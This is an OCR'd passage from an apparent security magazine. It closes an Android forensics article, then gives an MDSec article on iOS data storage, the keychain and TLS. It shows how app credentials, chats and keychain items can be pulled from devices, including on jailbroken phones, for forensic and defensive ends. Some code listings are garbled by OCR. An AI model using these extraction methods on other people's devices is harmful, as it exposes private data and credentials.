


Figure 11. *Epilog Tool fb.db file analysis*




Figure 12. *viaExtract Report*

(Facebook db file). Check Do *Generic Record Extraction* checkbox and click on process (Figure 11).

You can observe in above screenshot, fb.db file contain some really useful information. In our case, we can see full names, email ids, phone numbers of the friends added in Facebook friendlist of the suspect. By opening the correct db file, we can even find all the chat logs, personal messages and other details. In some cases, you may even find username and password stored in a SQLite files.

viaExtract Tool

There are a number of good forensic tools available in the market, out of them I found viaExtract tool to be very useful and easy to use for Android forensic. This tool is specially meant for Android forensic by viaForensic.

In this tool, you just need to connect the phone to the machine where viaExtract is installed. Phone should be in USB *debugging mode*. To make phone in USB *Debugging mode*, go to Settings-> Applications-> Development and select USB Debugging mode. Now you just need to click Next and tool will recover and analyze the device. As an output, you get final report with all the useful information like Contacts, SMSes, IM records etc.

Figure 12 shows the HTML report from viaExtract tool, we cans see all SMS details here.

Note

Even viaExtract will write something on the device.

Reporting Evidences

Reporting has to be done on case to case basis. There are different ways of reporting evidences in corporate cases and criminal cases. Reported evidences should be clear, give direct or indirect reference to the possible scenarios of crime.

In a criminal case, where we want to present evidences in the court of law, it is also required to map the findings with respective laws. In addition to evidences, it is also required to present *Chain of Custody*. Again reporting depends on country to country, as the Cyber Laws varies with geography.

Conclusion

To summarize, analyzing Android for forensic purpose employs totally different techniques than the traditional forensics. It involves heavy manual intelligence and interference. Maintaining integrity of primary evidences is also a challenge. There are tools available in the market for Android Forensics but still there are gaps to be filled and a lot to be done in this direction. After learning about forensic process, it will be a fun learning Anti-Forensic on Android device ☺.

MANISH CHASTA

Manish Chasta is a CISSP, CHFI and Certified Digital Evidence Analyst, working with IndusFace Consulting (Mumbai) as Principal Consultant. He is having more than 5.5 years of experience in Information and Application security. He is currently managing team of security engineers and doing a vast research in Mobile Application Security. He is also handling prime customer accounts for the company. He has authored numerous security articles for ClubHack and Palisade. He has audited 200+ mobile and web-applications in the areas of Internet Banking, Core Banking (Flexcube), Finance, Healthcare, CRM, telecom and eCommerce. He has delivered trainings in the field of Digital Forensics, Application Security and Ethical Hacking to multiple clients.

Email id: chasta.manish@gmail.com

Learn ethical hacking ❯ **Become a Pentester™**

- Get trained today through our exclusive 7-months hands-on course.
- Gain access to our complex LAB environment exploiting vulnerabilities across many platforms.
- Receive a trainer dedicated to you during the 7 months.
- 10 different hands-on engagements, 2 different certifications levels.

MONTH 1	› Vulnerability Assessment - level 1 › Vulnerability Assessment - level 2 › Vulnerability Assessment - level 3
MONTH 2	› Network Penetration Testing - level 1 › Network Penetration Testing - level 2
MONTH 3	› Network Penetration Testing - level 3
MONTH 4	› Web Application Penetration Testing - level 1 › Web Application Penetration Testing - level 2
MONTH 5	› Web Application Penetration Testing - level 3
MONTH 6	› Certification Exam 1 - Certified Cyber 51 Pentesting Professional - (CC51PP)
MONTH 7	› Certification Exam 2 - Certified Cyber 51 Pentesting Expert - (CC51PE)

~~Regular Price 1260 USD~~

Discounted Price

999 USD

Sign Up Now

www.cyber51.com

Cyber 51

Data Handling on iOS Devices

With over half a million apps in the App Store, Apple's trademark slogan "There's an app for that" is bordering on reality. We use these apps for online banking, social networking and e-mail without really knowing if they're communicating and storing our personal data securely.

With Apple controlling over 52% of the mobile market (Mobile/Tablet Top Operating System Share Trend – `NetMarketShare` *http://www.netmarketshare.com/operating-system-market-share.aspx?qprid=9&qpcustomb=1*), iOS apps are becoming more closely scrutinised in a world where the security of our personal data is paramount. In the last year, MDSec's consultants have performed an increasing number of security assessments of iOS applications and their supporting architecture where data security is paramount, specifically the retail/business banking sector.

Introduction

Transport and data storage security are two of the greatest risks facing mobile applications; it is imperative that these are implemented securely to prevent data theft when using untrusted networks or in the event that a device is lost or stolen.

This article will provide the reader with an understanding of the common pitfalls for developers when implementing transport and data storage mechanisms in iOS apps. The reader will learn not only how to evaluate iOS apps for common issues but also how to securely resolve them. For more information on iOS data handling issues and other vulnerabilities affecting iOS apps, the reader is encouraged to subscribe to the MDSec research page and blog (MDSec Research and Blog *http://www.mdsec.co.uk/research*, *http://blog.mdsec.co.uk*).

Data Storage

The protection of data stored on a mobile device is perhaps one of the most important issues that an application developer has to deal with. It is imperative that developers protect sensitive data that is stored client-side in a secure manner. Developers wishing to encrypt sensitive content on the device should employ the Data Protection API. Unfortunately, it is common practice to find even apps from large multinationals storing their sensitive data in clear text. A good example of this was highlighted in 2010 where vulnerabilities in the Citigroup online banking application caused it to be pulled from the AppStore, as reported by The Register (Citigroup iPhone Data Storage Issues *http://www.theregister.co.uk/2010/07/27/citi_iphone_app_weakness/*):

In a letter, the US banking giant said the Citi Mobile app saved user information in a hidden file that could be used by attackers to gain unauthorized access to online accounts. Personal information stored in the file could include account numbers, bill payments and security access codes...

While this article will only focus on app data storage and how applications can use the Data Protection API, an in depth presentation on iPhone encryption has been performed by Jean-Baptiste Bedrune and Jean Sigwal of `SogetiESEC` (iPhone data protection in depth *http://esec-lab.sogeti.com/dotclear/public/publications/11-hitbamsterdam-iphonedataprotection.pdf*).

Client-side data can be stored in a number of forms, including but not limited to:

- custom created files
- databases
- system logs
- cookie stores

Table 1. *Application directory structure*

Directory	Description
Application.app	Stores the static content of the application and compiled app. This content is signed and checked at runtime.
Documents	A persistent store for application data; this data will be synched and backed up to iTunes.
Library	This folder contains support data used by the app such as configurations, preferences, cache data and cook-ies.
tmp	This folder is used to store temporary files.

Listing 1. *Kik Attachments*

```
mbp:Documents $ file fileAttachments/057a8fc9-0daf-4750-b356-5b28755f4ec4
fileAttachments/057a8fc9-0daf-4750-b356-5b28755f4ec4: JPEG image data, JFIF standard 1.01mbp:Documents $
```

- plists
- data caches

All of these may contain sensitive data that should be protected if the handset were lost or stolen. This data will generally be stored within the application's sand-boxed container.

Applications are stored on the file-system as the *mobile* user under the `/var/mobile/Applications` directory where a unique GUID is used as a sub directory container to store the app data. The application directory structure is as follows: Table 1.

An attacker looking to extract application data is likely to find it within this directory structure in one form or another.


Let's take a look at a real world app, taken from the AppStore. Kik Messenger is a social networking application with a 4+ star rating from 6405 ratings on the AppStore and well over 1 million users. The application allows users to send free instant messages via the devices data connection. In order to do this, the user must sign-up for a free Kik account.

Within the Kik application directory is the preferences plist, `Library/Preferences/com.kik.chat.plist` that is use by the app to store configuration information, including the users username, password and e-mail address, as shown below (obscured for reader): Figure 1.

The plist detailed above is not protected by the Data Protection API and therefore resides unencrypted on the file-system while the device is enabled, regardless of lock state. This is a classic example of misuse of data storage as sensitive information such as credentials should be stored in the keychain rather than on the file-system as a plist.

In addition to the above, Kik stores other information on the device, including the SMS chat history and contact information. This data is stored in a sqlite database in *Documents/kik.sqlite* which again is not encrypted: Figure 2.

A common dilemma and one faced by the Kik application is that it is a real-time app that receives messages while backgrounded and regardless of lock state. If the app was to apply `NSFileProtectionComplete`, it would not be able to access the SQLite store when the phone is locked. Partial mitigation might be achieved by encrypting the data until the first phone unlock by setting the `NSFileProtectionCompleteUntilFirstUserAuthentication` constant. Subsequent reboots would cause the data to be encrypted, however this is only available from iOS 5.



Key	Type	Value
WebKitLocalStorageDatabasePathPreferenceKey	String	/var/mobile/Applications/[illegible]/Library/WebKit/LocalStorage
username	String	mdsec
install_date	Date	19 Jan 2012 12:43:24
hasProfilePicture4	Boolean	NO
did_app_crash	Boolean	NO
matchingOptedIn	Boolean	YES
lastFullRosterRequestDate	Date	[illegible]
xmppPassword	String	XXXXXXXXXXXXXXX
recanTimestamp	Number	[illegible]
doAddressBookMatching	Boolean	NO
has_asked_to_rate_app	Boolean	NO
xmppUsername	String	mdsec_g[illegible]
wipeCoreData	Boolean	NO
email	String	XXXXXXXXXXXXXXX
serverDeviceToken	String	[illegible]
networkTimestamp	Number	0
firstName	String	MDSec
WebKitOfflineWebApplicationCacheEnable	Boolean	YES
registeredApps	Diction...	(2 items)
addressBookAccessGranted	Boolean	YES
rosterVersion3	String	1326982120000
lastPushResendDate	Date	19 Jan 2012 12:43:24
WebKitDiskImageCacheSavedCacheDirecto	String	
xmppIsRegistered	Boolean	YES
lastName	String	Research
phoneNumber	String	
LAST_PLATFORM_APP_UPDATE_CHECK	Number	1326977852.376125

Figure 1. *KikNSDefaults Content*




Table: ZKIKMESSAGE

	Z_PK	Z_ENT	Z_OPT	ZINTERNALID	ZSTATE	ZSYSTEMSTATE	ZTYPE	ZDRAFTM	Z	ZLAS	ZSO	ZBODY	ZSTANZAID
1	1	3	2	0	16	0	1		1	[illegible]	[illegible]	Welcome to Kik! To find your friends, go to Contacts and	[illegible]
2	2	3	5	0	0	0	4			[illegible]	[illegible]	MDSec has been added to your contacts	[illegible]
3	3	3	1	1	0	0	4		2	[illegible]	[illegible]	MDSec has added you as a contact	[illegible]
4	4	3	2	0	0	0	4			[illegible]	[illegible]	Test has added you as a contact	[illegible]
5	5	3	5	1	16	12	1			[illegible]	[illegible]	Hi this is a test	[illegible]
6	6	3	2	3	0	0	4			[illegible]	[illegible]	Test has been added to your contacts	[illegible]
7	7	3	5	2	10	0	2			[illegible]	[illegible]	Hello test	[illegible]
8	8	3	2	4	16	12	1		3	[illegible]	[illegible]		[illegible]

Figure 2. *Kik SQLite Database*

The Kik app also allows users to send attachments such as photos within IMs, these are stored unencrypted in the `Documents/fileAttachments` directory. For example, the following shows a photo sent via an IM attachment: Listing 1.

Table 2. *Data Protection Levels*

Level	Description
No Protection	The file is not encrypted on the file-system.
Complete Protection	The file is encrypted on the file-system and inaccessible when the device is locked.
Complete Unless Open	The file is encrypted on the file-system and inaccessible while closed. When a device is unlocked an app can maintain an open handle to the file even after it is subsequently locked, however during this time the file will not be encrypted.
Complete Until First User Authentication	The file is encrypted on the file-system and inaccessible until the device is unlocked for the first time. This helps offer some protection against attacks that require a device reboot.

Table 3. *Data Protection Attributes*

NSData	NSFileManager
NSDataWritingFileProtectionNone	NSFileProtectionNone
NSDataWritingFileProtectionComplete	NSFileProtectionComplete
NSDataWritingFileProtectionCompleteUnlessOpen	NSFileProtectionCompleteUnlessOpen
NSDataWritingFileProtectionCompleteUntilFirstUserAuthentication	NSFileProtectionCompleteUntilFirstUserAuthentication

It is worth considering that iOS itself does not apply data protection to photos stored on the device; however it is a risk that the app could potentially avoid.

The Data Protection API allows four levels of file-system protection which are configurable by passing an extended attribute to the `NSData` or `NSFileManager` classes. The possible levels of protection are: Table 2.

In order to apply one of the above levels of protection, one of the following extended attributes must be passed to the relevant class: Table 3.

For example, consider an application that needs to save some data to the filesystem, but does not require access to the file while the device is locked, such as an app that allows you to download documents and then later view them. As the app does not require access to the files when the device is locked, it can take advantage of the complete protection by setting the `NSDataWritingFileProtectionComplete` or `NSFileProtectionComplete` attributes: Listing 2.

In this scenario, the document will only be accessible while the device is unlocked. The OS provides a 10 second window between locking the device and this file being unavailable. The following shows an attempt to access the file while the device is locked: Listing 3.

Developers wishing to apply the relevant protection levels to data stored on the device can achieve this in

Listing 2. *Example of Implementing NSDataWritingFileProtectionComplete*

```
-(BOOL) getFile
{
NSString *fileURL = @"http://www.mdsec.co.uk/training/wahh-live.pdf";
NSURL  *url = [NSURL URLWithString:fileURL];
NSData *urlData = [NSDatadataWithContentsOfURL:url];
if ( urlData )
    {
NSArray     *paths = NSSearchPathForDirectoriesInDomains(NSDocumentDirectory, NSUserDomainMask, YES);
NSString    *documentsDirectory = [paths objectAtIndex:0];


NSError *error = nil;
        [urlDatawriteToFile:filePathoptions:NSDataWritingFileProtectionComplete error:&error];

return YES;
    }
return NO;
}
```

inj3ct0r

if you'll hacked us
we'll pay you 10K $
http://1337day.com/

Exploit database separated by exploit type
(local, remote, DoS, Poc, etc.)

Table 4. *Keychain attributes*

Attribute	Description
kSecAttrAccessibleAlways	The keychain item is always accessible.
kSecAttrAccessibleWhenUnlocked	The keychain item is only accessible when the device is unlocked.
kSecAttrAccessibleAfterFirstUnlock	They keychain item is only accessible after the first unlock from boot. This helps offer some protection against attacks that require a device reboot.
kSecAttrAccessibleAlwaysThisDeviceOnly	The keychain item is always accessible but cannot be migrated to other devices.
kSecAttrAccessibleWhenUnlockedThisDeviceOnly	The keychain item is only accessible when the device is unlocked and cannot be migrated to other devices.
kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly	The keychain item is accessible after the first unlock from boot and cannot be migrated to other devices.

a similar manner to the above by passing the relevant attribute that best fits the developer's requirement for file access.

In conclusion, iOS leaves data protection very much in the developer's hands, providing granular controls to configure the level of protection that can be applied to data written to the filesystem. Unfortunately, it is common to find that developers do not take advantage of this protection and leave sensitive data at risk of compromise.

iOS Keychain

The iOS keychain is an encrypted container used for storing sensitive data such as credentials whilst restricting apps to accessing only their own keychain items unless they are a member of a keychain access group.

Similarly to files on the filesystem, a protection level can be applied using the Data Protection API. The following table describes the available protection levels for keychain items: Tabela 4. Keychain items can be added using the `SecItemAdd` or updated using the SecIte-

Listing 3. *Attempting to Access the Document When Locked*

```
test-iPhone:/var/mobile/Applications/7F5ED565-781E-47FD-8787-4C76CD7A4DD5 root# ls -al Documents/ total 372
drwxr-xr-x 2 mobile mobile    102 Jan 20 15:24 ./
drwxr-xr-x 6 mobile mobile    204 Jan 20 15:23 ../
-rw-r--r-- 1 mobile mobile 379851 Jan 20 15:24 wahh-live.pdf
test-iPhone:/var/mobile/Applications/7F5ED565-781E-47FD-8787-4C76CD7A4DD5 root# strings Documents/wahh-live.pdf
strings: can't open file: Documents/wahh-live.pdf (Operation not permitted)
test-iPhone:/var/mobile/Applications/7F5ED565-781E-47FD-8787-4C76CD7A4DD5 root#
```

Listing 4. *Sample Provisioning Profile*

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPEplist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>application-identifier</key>
<string>my.company.VulnerableiPhoneApp</string>
<key>get-task-allow</key>

<key>keychain-access-group</key>
<array>
<string>my.company.VulnerableiPhoneApp</string>
</array>
</dict>
</plist>
```

Listing 5. *Example of Adding a KeyChain Item*


```
- (NSMutableDictionary *)getkeychainDict:(NSString *)service {
return [NSMutableDictionarydictionaryWithObjectsAndKeys:
            (id)kSecClassGenericPassword, (id)kSecClass, service,(id)kSecAttrService, service, (id)
                    kSecAttrAccount, (id)kSecAttrAccessibleWhenUnlocked, (id)kSecAttrAccessible, nil];
}

- (BOOL) saveLicense:(NSString*)licenseKey {
staticNSString *serviceName = @"my.company.VulnerableiPhoneApp";
NSMutableDictionary *myDict = [self getkeychainDict:serviceName];
SecItemDelete((CFDictionaryRef)myDict);
NSData *licenseData = [licenseKey dataUsingEncoding:NSUTF8StringEncoding];
    [myDictsetObject:[NSKeyedArchiverarchivedDataWithRootObject:licenseData] forKey:(id)kSecValueData];

OSStatus status = SecItemAdd((CFDictionaryRef)myDict, NULL);

if (status == errSecSuccess) return YES;

return NO;
}
```

Listing 6. *SQLite KeyChain Groups*

```
test-iPhone:/var/Keychains root# sqlite3 keychain-2.db "select agrp from genp"
ichat
com.apple.apsd
apple
my.company.VulnerableiPhoneApp
test-iPhone:/var/Keychains root#
```

Listing 7. *NSURLConnection Example*

```
@implementation insecuressl

int main(intargc, const char* argv[])
{
NSString *myURL=@"https://localhost/test";
    NSURLRequest *theRequest = [NSURLRequest requestWithURL:[NSURL URLWithString:myURL]];
NSURLResponse *resp = nil;
NSError *err = nil;
NSData *response = [NSURLConnection sendSynchronousRequest:

NSString * theString = [[NSStringalloc] initWithData:response encoding:NSUTF8StringEncoding];
    [resp release];
    [err release];

return 0;
}
@end
```



```
    Handshake Type: Client Hello (1)
    Length: 135
    Version: TLS 1.0 (0x0301)
  ▷ Random
    Session ID Length: 0
    Cipher Suites Length: 58
  ▷ Cipher Suites (29 suites)
    Compression Methods Length: 1
  ▷ Compression Methods (1 method)
    Extensions Length: 36
  ▷ Extension: server_name
  ▷ Extension: elliptic_curves
  ▷ Extension: ec_point_formats
```

Figure 3. *iOS 4.3 SSL Client Hello*

mUpdate methods, which accept one of the above attributes to define the protection level to apply. By default all keychain items are created with a protection level of `kSecAttrAccessibleAlways` which will allow access at any time and allows migration to other devices.

Applications' access to keychain items is limited by the entitlements they are granted. The keychain uses application identifiers stored in the *keychain-access-group* entitlement of the provisioning profile for the app; a sample provisioning profile that allows keychain access only to the app's keychain is shown Listing 4.

As previously noted, an app can add an item to the keychain using the `SecItemAdd` method; consider the following example app that wishes to store a license key in the keychain and only requires access to the item when the device is unlocked: Listing 5.


Firstly, the app creates a dictionary of key-value pairs which are the configuration attributes for the keychain. In this instance the app sets the `kSecAttrAccessibleWhenUnlocked` attribute to allow access to the keychain item whenever the device is unlocked. The app then sets the `kSecValueData` attribute to the value of the data that it wishes to store in the keychain, in this instance the license key data, and adds the item to the keychain using the `SecItemAdd` method. Under the hood, the keychain is simply a SQLite database and can be queried like any other database. For example, to find out the list of the keychain groups the following query can be executed: Listing 6.

On a jailbroken phone, it is possible to dump all the keychain items for any application under the same caveats previously detailed with the Data Protection API. This is achieved by creating an app that is assigned to all the relevant keychain-access-groups and querying the keychain service to retrieve the protected items (Keychain Dumper *https://github.com/ptoomey3/Keychain-Dumper*).

Transport Security


Most iOS applications will perform some network communication and due to the nature of mobile devices this communication may often occur over an untrusted or insecure network such as hotel or café WiFi, mobile hotspots or GSM. Consequently, it is imperative that this communication is performed in a secure manner.

iOS apps will commonly interact with online web applications; these operations are often performed using the `NSURLConnection` class. This class takes an NSURLRequest object and performs a HTTP(S) request with it. The API uses a default set of SSL ciphers to perform secure connections; unfortunately the API is not granular enough to allow the developer to select which ciphers from the suite to negotiate with. There are some differences between the transports that are negotiated for different versions of the SDK, for example version 5.0 uses TLS 1.2 and offers 37 suites by default while 4.3 uses TLS 1.0 and negotiates 29 suites. However, in the case of the 5.0 SDK, none of the cipher suites offered are considered *weak*.



```
  ▽ Cipher Suites (29 suites)
      Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
      Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
      Cipher Suite: TLS_ECDHE_ECDSA_WITH_RC4_128_SHA (0xc007)
      Cipher Suite: TLS_ECDHE_ECDSA_WITH_3DES_EDE_CBC_SHA (0xc008)
      Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
      Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
      Cipher Suite: TLS_ECDHE_RSA_WITH_RC4_128_SHA (0xc011)
      Cipher Suite: TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (0xc012)
      Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_128_CBC_SHA (0xc004)
      Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA (0xc005)
      Cipher Suite: TLS_ECDH_ECDSA_WITH_RC4_128_SHA (0xc002)
      Cipher Suite: TLS_ECDH_ECDSA_WITH_3DES_EDE_CBC_SHA (0xc003)
      Cipher Suite: TLS_ECDH_RSA_WITH_AES_128_CBC_SHA (0xc00e)
      Cipher Suite: TLS_ECDH_RSA_WITH_AES_256_CBC_SHA (0xc00f)
      Cipher Suite: TLS_ECDH_RSA_WITH_RC4_128_SHA (0xc00c)
      Cipher Suite: TLS_ECDH_RSA_WITH_3DES_EDE_CBC_SHA (0xc00d)
      Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
      Cipher Suite: TLS_RSA_WITH_RC4_128_SHA (0x0005)
      Cipher Suite: TLS_RSA_WITH_RC4_128_MD5 (0x0004)
      Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
      Cipher Suite: TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000a)
      Cipher Suite: TLS_RSA_WITH_DES_CBC_SHA (0x0009)
      Cipher Suite: TLS_RSA_EXPORT_WITH_RC4_40_MD5 (0x0003)
      Cipher Suite: TLS_RSA_EXPORT_WITH_DES40_CBC_SHA (0x0008)
      Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x0033)
      Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
      Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (0x0016)
      Cipher Suite: TLS_DHE_RSA_WITH_DES_CBC_SHA (0x0015)
      Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA (0x0014)
    Compression Methods Length: 1
```

Figure 4. *iOS 4.3 SDK Cipher Suites*



```
▽ TLSv1 Record Layer: Handshake Protocol: Client Hello
    Content Type: Handshake (22)
    Version: TLS 1.2 (0x0303)
    Length: 181
  ▽ Handshake Protocol: Client Hello
      Handshake Type: Client Hello (1)
      Length: 177
      Version: TLS 1.2 (0x0303)
    ▷ Random
      Session ID Length: 0
      Cipher Suites Length: 74
    ▷ Cipher Suites (37 suites)
      Compression Methods Length: 1
    ▷ Compression Methods (1 method)
      Extensions Length: 62
    ▷ Extension: server_name
    ▷ Extension: elliptic_curves
    ▷ Extension: ec_point_formats
    ▷ Extension: signature_algorithms
```

Figure 5. *iOS 5.0 SSL Client Hello*

Consider the following example which will perform a simple HTTPS connection to the localhost: Listing 7.

Compiling the application with both the 5.0 and 4.3 SDKs and then running it while monitoring the communication produces different results.


For version 4.3 of the SDK, the application negotiates a TLS1.0 session with one of 29 cipher suites, as shown in Figures 3 and 4.

Using version 5.0 of the SDK, the application negotiates a TLS1.2 session with one of 37 cipher suites, as shown in Figures 5 and 6.

In the above 4.3 SDK negotiation, the following cipher suites can be considered weak:

- `TLS _ RSA _ WITH _ DES _ CBC _ SHA`
- `TLS _ RSA _ EXPORT _ WITH _ RC4 _ MD5`
- `TLS _ RSA _ EXPORT _ WITH _ DES40 _ CBC _ SHA`
- `TLS _ DHE _ RSA _ WITH _ DES _ CBC _ SHA`
- `TLS _ DHE _ RSA _ EXPORT _ WITH _ DES40 _ CBC _ SHA`

